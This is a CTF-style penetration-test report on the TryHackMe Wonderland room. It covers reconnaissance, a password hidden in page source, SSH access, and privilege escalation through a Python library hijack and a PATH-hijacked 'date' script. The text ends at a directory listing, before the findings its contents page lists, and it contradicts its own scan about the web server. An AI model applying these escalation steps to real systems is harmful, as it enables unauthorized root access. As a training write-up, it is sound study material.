3M2A

TEST, PROTECT, DEFEND

Wonderland Room

Final Report

October 21, 2024

Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	mohamedtamer493@gmail.com	Mohamed Tamer
Mohamed Taha	01157504940	motahakhatttab98@gmail.com	Mohamed Khattab
Abdelrahman Nabil	01155642227	abdo12232000@gmail.com	Abdelrahman Nabil
Amr Abdelkhaleq	01065596524	amrkhaled78782@gmail.com	Amr Abdelkhalek
Mohamed Akram	01211075035	ma987236@gmail.com	Mohamed Akram

Table of Contents

Team members 2

Executive Summary 4

Introduction 4

Scope 4

Methodology 5

1. Reconnaissance 5
2. Enumeration 6
3. Exploitation 7
4. Post Exploitation 11

Finding Classification 12

Finding 13

Finding Summary 13

Finding-01 Sudo Misconfiguration 14

Finding-02 Weak SSH Credentials 14

Finding-03 Outdated Software (OpenSSH 7.6p1) 15

Finding-04 Directory Enumeration 16

Recommendations 16

Executive Summary

The penetration test identified critical security vulnerabilities in the Wonderland Room. These include weak SSH credentials and improper privilege escalation configurations. These vulnerabilities could enable unauthorized access and full system compromise. The client is advised to prioritize the implementation of stronger authentication mechanisms and reconfiguration of sudo privileges

Introduction

This report documents the results of a penetration test conducted in the Wonderland Room on TryHackMe. The goal of the test was to evaluate the security posture of the system by identifying vulnerabilities, misconfigurations, and weaknesses that could be exploited by malicious actors. The Wonderland Room environment, modeled on the "Alice in Wonderland" theme, provided an opportunity to exploit real-world vulnerabilities such as weak authentication mechanisms and improper privilege configurations.

The penetration test follows a structured approach, including reconnaissance, vulnerability identification, exploitation, and post-exploitation activities. All findings have been documented with corresponding recommendations to mitigate identified risks.

Scope

Target: 10.10.157.74

Objective: Identify and exploit vulnerabilities to gain root access and submit the two flags (user.txt and root.txt)


Methodology

The following steps were performed:

Reconnaissance: Identifying services and open ports.
Enumeration: Investigating potential vulnerabilities and entry points.
Exploitation: Leveraging identified weaknesses to gain unauthorized access.
Post-Exploitation: Escalating privileges and retrieving sensitive data.
Reporting: Compiling findings and offering recommendations for remediation.

1. Reconnaissance

- Nmap Scan and the open ports




```
root@ip-10-10-208-130:~# sudo nmap -A -sS -sV -sC 10.10.157.74

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-17 21:06 BST
Nmap scan report for ip-10-10-157-74.eu-west-1.compute.internal (10.10.157.74)
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8e:ee:fb:96:ce:ad:70:dd:05:a9:3b:0d:b0:71:b8:63 (RSA)
|   256 7a:92:79:44:16:4f:20:43:50:a9:a8:47:e2:c2:be:84 (ECDSA)
|_  256 00:0b:80:44:e6:3d:4b:69:47:92:2c:55:14:7e:2a:c9 (EdDSA)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
MAC Address: 02:ED:AB:92:8A:9D (Unknown)
```

- **Open Ports**:
  - **Port 22**: SSH (OpenSSH 7.6p1)
  - **Port 80**: HTTP (Apache 2.4.29)

- **Service Information**:
  - Apache web server hosting a Wonderland-themed application
  - SSH service for remote access

2. Enumeration


- Opening the website



Follow the White Rabbit.


"Curiouser and curiouser!" cried Alice (she was so much surprised, that for the moment she quite forgot how to speak good English)

- Discover hidden directories




```
root@ip-10-10-208-130:~# gobuster dir -u http://10.10.157.74 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.157.74
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 0]
/poem                 (Status: 301) [Size: 0]
/r                    (Status: 301) [Size: 0]
Progress: 20469 / 20470 (100.00%)
===============================================================
Finished
===============================================================
```

- After running the gobuster many times



```
root@ip-10-10-208-130:~# curl -L -i http://10.10.157.74/r/a/b/b/i/t
```


- Then we got the ssh credentials for alice



```
<body>
    <h1>Open the door and enter wonderland</h1>
    <p>"Oh, you’re sure to do that," said the Cat, "if you only walk long enough."</p>
    <p>Alice felt that this could not be denied, so she tried another question. "What s
ort of people live about here?"
    </p>
    <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter:
 and in that direction," waving
        the other paw, "lives a March Hare. Visit either you like: they’re both mad."</
p>
    <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
```


3. Exploitation

- SSH Access




```
root@ip-10-10-208-130:~# ssh alice@10.10.157.74
The authenticity of host '10.10.157.74 (10.10.157.74)' can't be established.
ECDSA key fingerprint is SHA256:HUoT05UWCcf3WRhR5kF7yKX1yqUvNhjqtxuUMyOeqR8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.157.74' (ECDSA) to the list of known hosts.
alice@10.10.157.74's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)
```

- Getting the First Flag (user.txt)




```
alice@wonderland:~$ cat /root/user.txt
thm{"Curiouser and curiouser!"}
```

- Privilege Escalation




```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sna
p/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```


- Making a script to escalate my privilege to access the user rabbit



```
  GNU nano 2.9.3                                                     random.py

import pty

pty.spawn("/bin/bash")
```




```
alice@wonderland:~$ chmod +x random.py
alice@wonderland:~$ ls -la
total 44
drwxr-xr-x 5 alice alice 4096 Oct 17 20:54 .
drwxr-xr-x 6 root  root  4096 May 25  2020 ..
lrwxrwxrwx 1 root  root     9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice  220 May 25  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25  2020 .bashrc
drwx------ 2 alice alice 4096 May 25  2020 .cache
drwx------ 3 alice alice 4096 May 25  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25  2020 .local
-rw-r--r-- 1 alice alice  807 May 25  2020 .profile
-rwxrwxr-x 1 alice alice   36 Oct 17 20:53 random.py
-rw------- 1 root  root    66 May 25  2020 root.txt
-rw-r--r-- 1 root  root  3577 May 25  2020 walrus_and_the_carpenter.py
```




```
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walr
us_and_the_carpenter.py
[sudo] password for alice:
rabbit@wonderland:~$
```

- Found an Executable file




```
rabbit@wonderland:/home/rabbit$ ls -la
total 40
drwxr-x--- 2 rabbit rabbit  4096 May 25  2020 .
drwxr-xr-x 6 root   root    4096 May 25  2020 ..
lrwxrwxrwx 1 root   root       9 May 25  2020 .bash_history -> /dev/nu
ll
-rw-r--r-- 1 rabbit rabbit   220 May 25  2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit  3771 May 25  2020 .bashrc
-rw-r--r-- 1 rabbit rabbit   807 May 25  2020 .profile
-rwsr-sr-x 1 root   root   16816 May 25  2020 teaParty
```




```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Thu, 17 Oct 2024 22:06:10 +0000
Ask very nicely, and I will give you some tea while you wait for him
```

- Found that teaParty call a function named date so will




```
rabbit@wonderland:/tmp$ nano date
Unable to create directory /home/alice/.local/share/nano/: Permission denied
It is required for saving/loading search history or cursor positions.
```




```
rabbit@wonderland:/tmp$ cat date
#!/bin/bash

/bin/bash
```

- Add the date file that I created in the variable $PATH




```
rabbit@wonderland:/tmp$ export PATH=/tmp:$PATH
rabbit@wonderland:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
```




```
rabbit@wonderland:/tmp$ chmod +x date
rabbit@wonderland:/tmp$ ls -la
total 40
drwxrwxrwt  9 root   root   4096 Oct 18 12:39 .
drwxr-xr-x 23 root   root   4096 May 25  2020 ..
drwxrwxrwt  2 root   root   4096 Oct 18 12:00 .ICE-unix
drwxrwxrwt  2 root   root   4096 Oct 18 12:00 .Test-unix
drwxrwxrwt  2 root   root   4096 Oct 18 12:00 .X11-unix
drwxrwxrwt  2 root   root   4096 Oct 18 12:00 .XIM-unix
drwxrwxrwt  2 root   root   4096 Oct 18 12:00 .font-unix
-rwxr-xr-x  1 rabbit rabbit   23 Oct 18 12:39 date
drwx------  3 root   root   4096 Oct 18 12:00 systemd-private-747f7da0a4ef4e059ec14c0992211470-systemd-resolved.service-wScTGQ
drwx------  3 root   root   4096 Oct 18 12:00 systemd-private-747f7da0a4ef4e059ec14c0992211470-systemd-timesyncd.service-EpFS4D
```

- Then run the teaParty again and escalate my privilege to user hatter




```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$
hatter@wonderland:/home/rabbit$
```

- Found a password file




```
hatter@wonderland:/home/hatter$ ls -la
total 28
drwxr-x--- 3 hatter hatter 4096 May 25  2020 .
drwxr-xr-x 6 root   root   4096 May 25  2020 ..
lrwxrwxrwx 1 root   root      9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 hatter hatter  220 May 25  2020 .bash_logout
-rw-r--r-- 1 hatter hatter 3771 May 25  2020 .bashrc
drwxrwxr-x 3 hatter hatter 4096 May 25  2020 .local
-rw-r--r-- 1 hatter hatter  807 May 25  2020 .profile
